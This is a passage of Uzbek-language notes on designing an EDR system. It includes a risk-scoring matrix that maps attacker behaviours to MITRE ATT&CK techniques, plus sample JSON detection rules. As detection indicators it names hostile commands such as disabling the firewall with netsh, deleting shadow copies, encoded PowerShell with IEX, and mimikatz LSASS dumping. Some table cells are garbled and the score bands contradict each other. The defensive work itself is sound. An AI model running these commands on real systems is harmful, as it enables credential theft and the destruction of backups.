4. TTP (Tactics, Techniques, and Procedures)

Hujumchilarning odatiy xatti-harakatlari asosida tahlil:

- PowerShell orqali C2 aloqa
- LOLBin (Living Off the Land Binaries) texnikalari (masalan: certutil.exe, wscript.exe)
- Xotira skanerlash harakatlari (mimikatz, procdump)

_

5. Statistik + ML asosidagi tahlil

Ba'zi ilg'or EDR'lar (CrowdStrike, SentinelOne, FortiEDR):

- Har bir endpointdagi harakatni **normal model** bilan solishtiradi (anomaly detection).
- $\bullet \quad \text{Masalan: Word.exe odatda powershell.exe ishga tushirmay} \text{d} \rightarrow \text{tahdid.}$

6. Kill Chain / Cyber Kill Chain modeli (Lockheed Martin)

- Bu model hujumni 7 bosqichga ajratadi:
 - 1. Reconnaissance
 - 2. Weaponization
 - 3. Delivery
 - 4. Exploitation
 - 5. Installation
 - 6. Command and Control
 - 7. Actions on Objectives

EDR aniqlagan harakatlarni ushbu zanjirda joylashtirib, ularning haqiqiy tahdid boʻlishini baholaydi.

7. Compliance va Standartlar asosida tahlil

Agar EDR maxsus sohalar uchun qoʻllanilsa (masalan: sogʻliqni saqlash, moliya), u quyidagilarga mos tahlil qiladi:

- o HIPAA (sogʻliqni saqlash ma'lumotlari)
- o PCI-DSS (karta ma'lumotlari)
- o ISO/IEC 27001 (axborot xavfsizligi)
- o NIST SP 800-53 / 800-171 (AQSh hukumat muassasalari uchun)

EDR integratsiyasi uchun tavsiya qilinagigan elementlar(hali ko'rish kerak)

Element	Tavsiya	
Event Collector	Sysmon, auditd, ETW, eBPF	
MITRE Mapper	Har bir event'ni texnika bilan bogʻlaydigan modul	
Threat Scoring	Harakatga xavf balli beriladi	
ATT&CK Coverage Map	Iap Tizim qaysi texnikalarni qamrab olganini koʻrsatad	
Visualization	ATT&CK Navigator bilan integratsiya qilish	

"Baseline" Risk-Scoring matritsasi

Risk-Scoring matritsasi 3 ga bo'linadi ular quyidagilar:

Ball Oraligʻi	Xavf darajasi	Tavsif
0–30 Low Entimolity xavfsiz har		Ehtimoliy xavfsiz harakatlar, holbuki monitoring zarur.
31–70 Medium		Shubhali harakatlar, zararli boʻlishi ehtimoli bor.
71+ High / Critical		Ochiqcha zararli faoliyat — faol javob kerak.

Pastdagi ballar (0 – 30) — bu namunaviy parametrlar. Real EDR-larda ular muhit, tahlilchilarning tajribasi va hujum landshafiga qarab sozlanadi; ammo ular sizga tizimni boshlangʻich kalibrlash uchun tayyor tayanch boʻlib xizmat qiladi.

Ball	Threat Indicator (hodisa)	E'tiborli dalil / misol	MITRE ATT&CK bo'g'i
30	powershell.exe ishlatilishi	Interaktiv PowerShell, -nop, -enc parametrlari	T1059.001 (<u>Unit 42</u> , <u>Red</u> <u>Canary</u>)
30	mimikatz.exe yoki LSASS dump	Credential dumping jarayoni	T1003
30	DLL/Process Injection (NtWriteVirtualMemory)	LSASS / explorer ichiga kod kiritish	T1055
30	Code/Script download (Invoke-WebRequest, curl)	Internetdan payload	T1105
25	Signed-emas binariy	Corporateda imzosiz .exe	T1078
25	Root/Administrator privilege escalation	token stealing, runas /netonly	T1134
25	WMI Execution (wmic process call create)	Uzoqdan skript tushirish	T1047
20	Encoded/Base64 command (- EncodedCommand)	Kod yashirish	T1027

Ball	Threat Indicator (hodisa)	E'tiborli dalil / misol	MITRE ATT&CK bo'g'i
20	Office \rightarrow macro \rightarrow PowerShell	$o \rightarrow PowerShell$ winword.exe $\rightarrow powershell.exe$	
20	Suspicious parent/child count > N	Dropper bir necha jarayon yaratyapti	T1106
20	Autorun/RunKey yaratish	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	T1060
15	Process hollowing / Herpaderping	PID oʻzgarmay kod almashtirish	T1055.012
15	Malicious macro (/m, DDE)	Word/Excel doc ichida macro	T1566
15	High-integrity (level = SYSTEM)	SYSTEM huquqida ishlash	T1068
15	ScriptBlockLogging oʻchirib qoʻyilgan PowerShell logging disabled		T1112
10	Nomukammal patch state	CVE-lar yopilmagan	T1190
10	Paket filtr bypass (firewall off)	Paket filtr bypass (firewall off) netsh advfirewall set allprofiles off	
10	DNS-tunnel / TXT query uzunligi	Base64 data TXT recordda	T1048
10	Process creating > 100 files/min	Ransomware shifr-tsikli	T1486
10	SMB lateral (\\HOST\ADMIN\$)	Hidden share kirish	T1021.002
5	Oddiydan chetda login vakti	Tunda privileged login	T1078
5	USB mass-storage mount	Air-gapped muhitda USB	T1091

Oʻrta xavfli (Medium Risk) indikatorlar (score: 20-40)

Ball	Threat Indicator	Tavsif / Misol	Ø MITRE ATT&CK
35	wscript.exe / vbscript.exe ishlatilishi	Scripting orqali malware ishlashi	T1059.005
30	winword.exe → powershell.exe zanjiri	Office exploit yoki macro	T1203 / T1566.001
30	curl.exe yoki Invoke-WebRequest	Uzoqdan fayl yuklash	T1105
30	reg add orqali startup`ga yozish	Avto-ishga tushishni sozlash	T1547.001
30	schtasks orqali yangi task yaratilishi	Persistence usuli	T1053.005
25	wmic yordamida jarayon ishga tushirish	WMI abuse	T1047

Ball	Threat Indicator	Tavsif / Misol	© MITRE ATT&CK
25	vssadmin delete shadows	Ransomware belgilari	T1490
25	.lnk fayl orqali executable chaqirilgan	Shortcut orqali infeksiya	T1218.011
25	cmd.exe ichidan powershell.exe chaqirilgan	Obfuskatsiyalangan hujum	T1059.003 → T1059.001
25	Mshta.exe yoki rundll32.exe bilan script	LOLBin ishlatilishi	T1218.005 / T1218.011
20	AppData, Temp, ProgramData papkalariga yozish	Shubhali fayl saqlash joylari	T1074
20	Run yoki RunOnce registr kalitlari	Persistence indikator	T1547.001
20	powershell.exe -WindowStyle Hidden	Foydalanuvchidan yashirish harakati	T1059.001
20	net user yoki net localgroup administrators	Huquqiy guruhlar bilan ishlash	T1136.001
20	whoami, systeminfo, ipconfig kabi komandalar	Razvedka (Recon)	T1082 / T1016
20	ftp.exe, bitsadmin orqali tarmoqdan yuklash	Qadimiy transport metodlari	T1105
20	non-ASCII characters (→ obfuskatsiya)	Unicode orqali yashirish	T1027
20	.bat, .vbs, .js fayllarni ishga tushirish	Scripting malware	T1059.003 / T1059.005
20	Base64, gzip, xor belgilari logda mavjud	Yashirin fayl yoki string	T1140

Yuqori xavfli indikatorlar (High/Severe Risk: Score ≥ 70)

Ball	Threat Indicator	Tavsif / Misol	© MITRE ATT&CK
40–50	mimikatz ishlashi / LSASS dumping	Credential theft	T1003
40	powershell.exe bilan -EncodedCommand + IEX	Obfuskatsiyalangan malware	T1059.001 / T1027
40	Process Injection (NtWriteVirtualMemory, CreateRemoteThread)	Kodni boshqa jarayonga joylashtirish	T1055
40	Office → Macro → PowerShell zanjiri	Targeted spear-phishing yoki exploit	T1566.001 + T1059
40	Invoke-Mimikatz, Invoke-ReflectivePEInjection	PowerShell bilan memory ekspluatatsiya	T1059.001 + T1027
40	rundll32.exe yoki mshta.exe orqali C2 aloqa	LOLBin ishlatilishi	T1218.005 / T1059.005

Ball	Threat Indicator	Tavsif / Misol	© MITRE ATT&CK
35	Base64 encoded payloadlar + tarmoq harakati	Skrypt/Dropper + Download	T1105
35	Token stealing / Privilege escalation (SeDebugPrivilege)	Oʻz huquqini oshirish	T1134
35	SMB lateral movement (\\10.10.1.5\ADMIN\$)	Hostdan hostga harakat	T1021.002
35	Suspicious service creation (sc.exe create)	Persistence orqali yashirish	T1543.003
35	BITSJob, Scheduled task bilan payload yuklash	Background tarmoq yuklash	T1053 / T1105
35	Suspicious registry key (Winlogon, AppInit_DLLs)	Persistence yoki shifrlovchi malware	T1112
35	LSASS memory access + minidump / procdump	Credential extraction	T1003.001
30	Script Block Logging va Module Logging o'chirilgan	Huquqbuzar harakatni yashirish	T1112
30	Anti-VM yoki Anti-debug texnikasi (IsDebuggerPresent)	Dinamik tahlildan yashinish	T1497
30	Remote code execution dan so'ng PowerShell chaqiruvi	Webshell, CVE exploitation	T1190 + T1059
30	Malware .exe fayli bilan high-integrity darajada ishlash	SYSTEM kontekstda yurish	T1059 / T1086
30	Tampered AV/EDR yoki EDR DLL unloading	Tahdidni yashirish uchun xavfsizlikni chetlash	T1562.001
30	Ransomware activity – koʻp .txt fayl yaratish / .locky	Fayl shifrlash sikli	T1486
30	SignedBinaryProxyExecution (lolbin misuse)	Rundll32/mshta bilan bypass	T1218

EDR Qoidalari bilan Bogʻlanish (Detection & Response Rule Mapping)

EDR qoidasining tuzilishi odatda quyidagi qismlardan iborat boʻladi:

- 1. Trigger (Match Criteria) Qaysi harakat yoki log hodisasi aniqlansa ishga tushadi.
- 2. Threat Indicator Hodisa MITRE ATT&CK asosida baholanadi.
- 3. Risk Score Harakatga ball beriladi.
- 4. Response EDR avtomatik javob chorasi: alert, karantin, bloklash, skan qilish, skript ishga tushirish.
- 5. Tag/Label Kiberhujum turi: credential access, privilege escalation, C2, data exfiltration va h.k.

```
Misol 1: PowerShell Encoded Command (High Risk)
EDR qoida (JSON formatida)
 "rule name": "Suspicious PowerShell Execution",
 "enabled": true,
 "trigger": {
  "process name": "powershell.exe",
  "command line contains": ["-EncodedCommand", "IEX"]
 "threat indicator": "Obfuscated PowerShell script",
 "mitre attack id": "T1059.001",
 "risk score": 40,
 "risk level": "High",
 "response": {
  "action": ["alert", "isolate", "kill process"],
  "message": "Obfuscated PowerShell execution detected - possible payload delivery"
 "tags": ["execution", "obfuscation", "initial access"]
Misol 2: LSASS Process Memory Dump (Severe Risk)
 "rule name": "Credential Dumping via LSASS",
 "enabled": true,
 "trigger": {
  "process access target": "lsass.exe",
  "access method": ["ReadProcessMemory", "MiniDumpWriteDump"],
  "source process": ["mimikatz.exe", "procdump.exe"]
 "threat indicator": "Credential extraction from memory",
 "mitre attack id": "T1003.001",
 "risk score": 45,
```

```
"risk_level": "Severe",
"response": {
   "action": ["alert", "block", "isolate"],
   "message": "Detected memory dumping from LSASS process"
},
"tags": ["credential access", "memory dump", "high privilege"]
```